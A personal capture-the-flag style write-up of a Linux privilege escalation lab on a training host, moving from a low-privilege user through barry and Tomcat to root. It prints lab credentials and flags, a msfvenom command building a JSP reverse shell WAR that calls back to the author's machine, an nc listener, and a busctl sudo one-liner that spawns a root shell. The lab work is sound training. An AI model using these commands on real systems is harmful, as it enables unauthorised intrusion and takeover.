Linux Local Priv Esc Skills Assessment

Scenario

We have been contracted to perform a security hardening assessment against one of the `INLANEFREIGHT` organizations' public-facing web servers.

The client has provided us with a low privileged user to assess the security of the server. Connect via SSH and begin looking for misconfigurations and other flaws that may escalate privileges using the skills learned throughout this module.

Once on the host, we must find `five` flags on the host, accessible at various privilege levels. Escalate privileges all the way from the `htb-student` user to the `root` user and submit all five flags to finish this module.

Target: 10.129.235.16

ssh credentials: htb-student : Academy_LLPE!

Flag 1

I started off by checking to see if my user has any sudo permissions

```
sudo -l

Sorry, user htb-student may not run sudo on nix03.
```

No sudo permissions. I then was about to move linpeas onto the system, but first wanted to see if there was anything interesting in my users home directory. There were contents in the .bash_history file that I thought pointed me in the direction of the first flag

```
cat .bash_history
id
ls
ls /var/www/html
cat /var/www/html/flag1.txt
exit
```

Funnily enough flag1.txt was not listed there, but I guess it tells me the name format of the flag file?

So I performed

```
find / -name flag1.txt 2>/dev/null
```

no results there

At that point I did some grepping to look for strings in past flag formats

```
grep -ri "HTB{" / 2>/dev/null

cd /var/www
grep -ri "flag" . 2>/dev/null
```


I didn’t find anything there so I decided to get linpeas onto the system and output it to a file so I could move it onto my host and look at it in a nice text viewer.

My file transfer method of choice is the python web server curl combo

```
#on my attacking machine where I have linpeas downloaded already
python3 -m http.server

#on the target
curl -O http://<my ip>:8000/linpeas.sh

chmod +x linpeas.sh
./linpeas > linpeas_output.txt
```

```
python3 -m http.server

#back on my attacking machine downloading a copy of the output for ease of use later
curl -O http://<target ip>:8000/linpeas_output.txt
```

things of note as I scroll down linpeas for the first time



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.8.31
```

theoretically this is a sudo version that is vulnerable to baron samedit CVE-2021-3156

the distribution being utilized is also old:

```
Linux version 5.4.0-45-generic (buildd@lgw01-amd64-033) (gcc version 9.3.0 (Ubuntu 9.3.0-10ubuntu2)) #49-Ubuntu SMP Wed Aug 26 13:38:52 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.1 LTS
Release:  20.04
Codename: focal
```

There are also some netfilter LPE CVEs that could be worth exploring for this kernel version. However, these we're advised to be specifically risky and can break the system so I'll hold off on those.

```
## CVE-2021-22555

Vulnerable kernel versions: 2.6 - 5.11

## CVE-2022-25636

A recent vulnerability is [CVE-2022-25636](https://www.cvedetails.com/cve/CVE-2022-25636/) and affects Linux kernel 5.4 through 5.6.10. This is `net/net
```

```
filter/nf_dup_netdev.c`, which can grant root privileges to local users due to heap out-of-bounds write.

## CVE-2023-32233

This vulnerability exploits the so called `anonymous sets` in `nf_tables` by using the `Use-After-Free` vulnerability in the Linux Kernel up to version `6.3.1`.
```

The linpeas linux exploit suggester noted a few probably paths to escalate privilges

```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-2586] nft_object UAF

  Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
  Exposure: probable
  Tags: [ ubuntu=(20.04) ]{kernel:5.12.13}
  Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
  Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-4034] PwnKit

  Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
  Exposure: probable
  Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
  Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
```

```
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: probable
   Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

   Vulnerable to CVE-2021-3560
```

It highlgihts that running services include:

- apache2
- accounts-daemon,service


Users with console access:

```
barry:x:1001:1001::/home/barry:/bin/bash
htb-student:x:1002:1002::/home/htb-student:/bin/bash
mrb3n:x:1000:1000:Ben:/home/mrb3n:/bin/bash
root:x:0:0:root:/root:/bin/bash
tomcat:x:997:997:Apache Tomcat:/:/bin/bash
```

LXC is present on the system which could be of interest. this is espescially interesting because the mrb3n user is in the lxd group; however he does also have sudo privileges so maybe that will be a mute point.

```
/snap/bin/lxc

cat /etc/passwd
uid=1000(mrb3n) gid=1000(mrb3n) groups=1000(mrb3n),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)

uid=1001(barry) gid=1001(barry) groups=1001(barry),4(adm)

uid=1002(htb-student) gid=1002(htb-student) groups=1002(htb-student)
```

linpeas analyzes the tomcat files and finds the tomcat-users.xml file has the following contents, so I imagine getting access initially would've looked something like trying default creds / bruteforcing the apache log in page and then using a war file to upload a reverse shell.



```
╔══════════╣ Analyzing Tomcat Files (limit 70)
-rw-r----- 1 root tomcat 2232 Sep  5  2020 /etc/tomcat9/tomcat-users.xml
-rw-r--r-- 1 root root 2161 Sep  5  2020 /usr/share/tomcat9/etc/tomcat-users.xml
<user username="admin" password="admin" roles="admin,manager-gui,manager-script,admin-gui"/>
```

there we're lots of files with SUID set interesting ones to me off of a quick look were

```
/usr/bin/sudo
/usr/bin/umount
```

```
/usr/bin/pkexec
/usr/lib/snapd/snap-confine
```

FIles were writable in the tmux

Under the itneresting files section it finds

```
/home/barry/flag2.txt
```

so I guess barry is our next user to target

digging into the barry directory I attempt to check barry’s bash_history file and I find some credentials, but also potentially an attempt to mess with the history file so perhaps this won’t be fruitful

```
cd /home/barry
ls
id
ssh-keygen
mysql -u root -p
tmux new -s barry
cd ~
sshpass -p 'i_l0ve_s3cur1ty!' ssh barry_adm@dmz1.inlanefreight.local
history -d 6
history
history -d 12
history
cd /home/bash
cd /home/barry/
nano .bash_history
```

sshing in as barry using those credentials did work so I guess I have gotten flag 2 here while performing enum for flag 1.

```
barry credentials: barry:i_l0ve_s3cur1ty!

ssh barry@10.129.235.16
```

```
i_l0ve_s3cur1ty!

cat flag2.txt
LLPE{ch3ck_th0se_cmd_l1nes!}
```

this gives me the format of the flag which is nice so I decided to run a grep search using ‘LLPE{’ as my search string and that ended up finding the first flag in the same directory which is funny

```
htb-student@nix03:~$ touch test
htb-student@nix03:~$ nano test
htb-student@nix03:~$ grep -ri "LLPE{" . 2>/dev/null
./.config/.flag1.txt:LLPE{d0n_ov3rl00k_h1dden_f1les!}
./test:LLPE{
htb-student@nix03:~$
```

Flag 2

flag 2 was just in barry’s home directory so I got that after logging into barry with ssh

```
barry credentials: barry:i_l0ve_s3cur1ty!

ssh barry@10.129.235.16
i_l0ve_s3cur1ty!

cat flag2.txt
LLPE{ch3ck_th0se_cmd_l1nes!}
```

Flag 3

as we saw earlier in the /etc/passwd file barry is in a new group which my previous user wasn’t in “adm”

```
uid=1001(barry) gid=1001(barry) groups=1001(barry),4(adm)
```

at this point I can assume that I have new persmissions and enumeration via linpeas is performed in the context of the user its run so its good to run linpeas again with this new users privileges

I think that alongside the sshpass there are maybe some hints for priv esc in barry’s history as well.

these 2 in particular caught my interest:

```
mysql -u root -p

tmux new -s barry
```

attempting to connect to mysql as root using a blank password (idk maybe theres some null auth going on) didn’t work


```
mysql -u root -p
```

checking the processes I can see for tmux as barry, I dont find anything for root or mrb3n

```
barry     136639  0.0  0.0   6432   724 pts/1    S+   01:53   0:00 grep --color=auto tmux
```

at this point I went through the step I was talking about previously - rerunning linpeas but as barry

going through the output under the ”Readable files belonging to root and readable by me but not world readable" section it highlights a file I can read under /var/log



```
╔══════════╣ Readable files belonging to root and readable by me but not world readable

-rw-r----- 1 root adm 23 Sep  5  2020 /var/log/flag3.txt
-rw-r----- 1 root adm 526 Jul  8 00:00 /var/log/apache2/error.log.1
-rw-r----- 1 root adm 436 Sep  7  2020 /var/log/apache2/error.log.5.gz
-rw-r----- 1 root adm 0 Sep  4  2020 /var/log/apache2/access.log
-rw-r----- 1 root adm 442 Jun 11 11:16 /var/log/apache2/error.log.2.gz
-rw-r----- 1 root adm 2207 Sep  6  2020 /var/log/apache2/other_vhosts_access.log.2.gz
-rw-r----- 1 root adm 230 Sep  8  2020 /var/log/apache2/error.log.3.gz
-rw-r----- 1 root adm 339 Sep  5  2020 /var/log/apache2/error.log.7.gz
-rw-r----- 1 root adm 533 Sep  6  2020 /var/log/apache2/error.log.6.gz
-rw-r----- 1 root adm 2967 Sep  2  2020 /var/log/apache2/other_vhosts_access.log.3.gz
-rw-r----- 1 root adm 2424 Sep  4  2020 /var/log/apache2/error.log.8.gz
-rw-r----- 1 root adm 57788 Sep  2  2020 /var/log/apache2/access.log.1
-rw-r----- 1 root adm 413 Sep  8  2020 /var/log/apache2/error.log.4.gz
-rw-r----- 1 root adm 368 Sep  7  2020 /var/log/apache2/other_vhosts_access.log.1
-rw-r----- 1 root adm 0 Sep  8  2020 /var/log/apache2/other_vhosts_access.log
-rw-r----- 1 root adm 239 Jul  8 00:00 /var/log/apache2/error.log
-rw-r----- 1 root adm 861 Jun 11 11:15 /var/log/apt/term.log.1.gz
-rw-r----- 1 root adm 0 Jul  7 23:34 /var/log/apt/term.log
-rw-r----- 1 root adm 11763 Sep  5  2020 /var/log/apt/term.log.2.gz
```

its readable by the adm group and my user barry is in the adm group so I should be able to read it

```
cat /var/log/flag3.txt
LLPE{h3y_l00k_a_fl@g!}
```


Flag 4

while digging through the linpeas output I realized that the tomcat9 cronjob is running as root hourly

This led me to look at more tomcat related things and grepping the linpeas output for tomcat highlights a couple of things worth digging into

```
 #a  file specifically accessible by barry and root that ended up containing credentials
 -rwxr-xr-x 1 root barry 2232 Sep  5  2020 /etc/tomcat9/tomcat-users.xml.bak
```


```
cat /etc/tomcat9/tomcat-users.xml.bak

in the file is the following line:
 <user username="tomcatadm" password="T0mc@t_s3cret_p@ss!" roles="manager-gui, manager-script, manager-jmx, manager-status, admin-gui, admin-script"/>
```



```
┌──(kali㉿kali)-[~/htb/linux_privesc/skills_assessment]
└─$ cat linpeas_output.txt | grep tomcat
tomcat       913  0.3  4.8 3083080 98836 ?       Ssl  Jul07   0:33 /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/tomcat9/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogMan
ager -Djava.awt.headless=true -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs= -classpath /usr/share/tomca
t9/bin/bootstrap.jar:/usr/share/tomcat9/bin/tomcat-juli.jar -Dcatalina.base=/var/lib/tomcat9 -Dcatalina.home=/usr/share/tomcat9 -Djava.io.tmpdir=/tmp org.apache.catalina.startup.Bootstrap start
tomcat process found (dump creds from memory as root)
tomcat:x:997:997:Apache Tomcat:/:/bin/bash
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
tomcat   pts/0        10.10.14.4       Mon Sep  7 18:06 - 18:27  (00:21)
tomcat           pts/0    10.10.14.4       Mon Sep  7 18:06:06 +0000 2020
-rw-r----- 1 root tomcat 2232 Sep  5  2020 /etc/tomcat9/tomcat-users.xml
-rw-r--r-- 1 root root 2161 Sep  5  2020 /usr/share/tomcat9/etc/tomcat-users.xml
-rw-r----- 1 root tomcat 7586 Feb 24  2020 /etc/tomcat9/server.xml
-rw-r--r-- 1 root root 7586 Feb 24  2020 /usr/share/tomcat9/etc/server.xml
2020-09-05+12:17:27.3482019380 /etc/tomcat9/tomcat-users.xml.bak
   402771      0 -rw-r-----   1 tomcat    adm             0 Sep  6  2020 /var/log/tomcat9/localhost_access_log.2020-09-06.txt
   399322      4 -rw-r-----   1 tomcat    adm          4016 Sep  5  2020 /var/log/tomcat9/localhost_access_log.2020-09-05.txt
   393425      0 -rw-r-----   1 tomcat    adm             0 Jul  7 23:34 /var/log/tomcat9/localhost.2025-07-07.log
   402797      4 -rw-r-----   1 tomcat    adm          2730 Sep  7  2020 /var/log/tomcat9/localhost_access_log.2020-09-07.txt
   401932      0 -rw-r-----   1 tomcat    adm             0 Jun 11 09:51 /var/log/tomcat9/localhost_access_log.2025-06-11.txt
   401904     20 -rw-r-----   1 tomcat    adm         19425 Jun 11 11:16 /var/log/tomcat9/catalina.2025-06-11.log
   402635      4 -rw-r-----   1 tomcat    adm          4026 Sep  3  2020 /var/log/tomcat9/catalina.2020-09-03.log.gz
   402870      0 -rw-r-----   1 tomcat    adm             0 Jun 11 09:51 /var/log/tomcat9/localhost.2025-06-11.log
   395015      4 -rw-r-----   1 tomcat    adm            45 Sep  3  2020 /var/log/tomcat9/localhost.2020-09-03.log.gz
   395554      0 -rw-r-----   1 tomcat    adm             0 Jul  7 23:34 /var/log/tomcat9/localhost_access_log.2025-07-07.txt
   402846      0 -rw-r-----   1 tomcat    adm             0 Sep  8  2020 /var/log/tomcat9/localhost_access_log.2020-09-08.txt
   395503     12 -rw-r-----   1 tomcat    adm          9213 Jul  7 23:34 /var/log/tomcat9/catalina.2025-07-07.log
   402646      4 -rw-r-----   1 tomcat    adm           120 Sep  3  2020 /var/log/tomcat9/localhost_access_log.2020-09-03.txt.gz
-rwxr-xr-x 1 root barry 2232 Sep  5  2020 /etc/tomcat9/tomcat-users.xml.bak
/var/log/tomcat9/localhost_access_log.2020-09-05.txt:10.10.14.3 - - [05/Sep/2020:12:19:18 +0000] "GET /cmd/cmd.jsp?cmd=pwd HTTP/1.1" 200 214
```

> this line highlighting a log file where a cmd.jsp page access a parameter "cmd", because the cron job suggest this service may be running as root it seems worth exploring
>
> tomcat credentials: tomcatadm: T0mc@t_s3cret_p@ss!

going to the tomcat page at <target ip>:8080 shows the following



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.


tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

clicking the link to the manager web app and then using the found credentials prompts me with a login page,

Attempting to access the jsp file ended up not working

```
http://10.129.235.16:8080/cmd/cmd.jsp?cmd=pwd
en
```


Exploiting the Sudo Baron
Privilege escalation with p
Interesting Groups - Linu
/manager
HTTP Status 404 – Not Foun
10.129.235.16:8080/cmd/cmd.jsp
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

HTTP Status 404 – Not Found

Type Status Report

Message /cmd/cmd.jsp

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.31 (Ubuntu)

at this point I tried fuzzing because maybe that access log was a hint and there is a cgi or different jsp file

```
ffuf -u http://http://10.129.235.16:8080/cmd/FUZZ.jsp -w /usr/share/dirb/wordlists/common.txt

ffuf -u http://http://10.129.235.16:8080/fuzz -w /usr/share/dirb/wordlists/common.txt
```

that was mostly for my curiosity and looking back I believe those pages would've showed up in the manager console if they existed so the fuzzing wasn't exactly a good use of time lol


next I decided to stop goofing around and uploaded a jsp reverse shell in .war format and deploy it from the server gui

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.3 LPORT=1234 -f war > shell.war
```

then I started my listener

```
nc -lvnp 1234
```

then i went back to the manager page and scrolled to the Deploy section, uploaded my payload, and clicked deploy.



Deploy


Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:

WAR file to deploy

Select WAR file to upload shell.war

and then when I clicked on the link to the shell in the manager page I got my reverse shell connection



```
┌──(kali㉿kali)-[~/htb/linux_privesc/skills_assessment]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.235.16] 42174
ls
conf
flag4.txt
lib
logs
policy
webapps
work
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

```
cat flag4.txt
LLPE{im_th3_m@nag3r_n0w}
```

Flag 5

at this point I made my shell interactive

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

then I ran sudo -l to see if my user had any interesting permissions


```
Matching Defaults entries for tomcat on nix03:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on nix03:
    (root) NOPASSWD: /usr/bin/busctl
```

I didn’t know what bustctl was so I did some research

```
busctl may be used to introspect and monitor the D-Bus bus.
```

then I checked to see if it was on gtfobins and it was which is nice below is its description

```
Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo -l shows that I can run busctl as sudo so I tried the below command it worked

sudo busctl set-property org.freedesktop.systemd1 /org/freedesktop/systemd1 org.freedesktop.systemd1.Manager LogLevel s debug --address=unixexec:path=/bin/sh,argv1=-c,argv2='/bin/sh -i 0<&2 1>&2'
```



```
$
   sudo busctl set-property org.freedesktop.systemd1 /org/freedesktop/systemd1 org.freedesktop.systemd1.Manager LogLevel s debug --address=unixexec:path=/bin/sh,argv1=-c,argv2='/bin/sh -i 0<&2 1>&2'

$ # # id
id
uid=0(root) gid=0(root) groups=0(root)
# Failed to set property LogLevel on interface org.freedesktop.systemd1.Manager: Connection timed out
tomcat@nix03:/var/lib/tomcat9$ id
uid=0(root) gid=0(root) groups=0(root)
# ls
conf  flag4.txt  lib  logs  policy  webapps  work
# cd /root
# ls
flag5.txt  snap
# cat flag5.txt
LLPE{0ne_sudo3r_t0_ru13_th3m_@ll!}
#
```

```
cat flag5.txt
```

this one was rough because you’re flooded with a sea of vulnerabilities that would lead to easy exploits given the box had gcc on it to compile them, but because that is not the case you have to work through each user iteratively performing thorough enumeration at each step.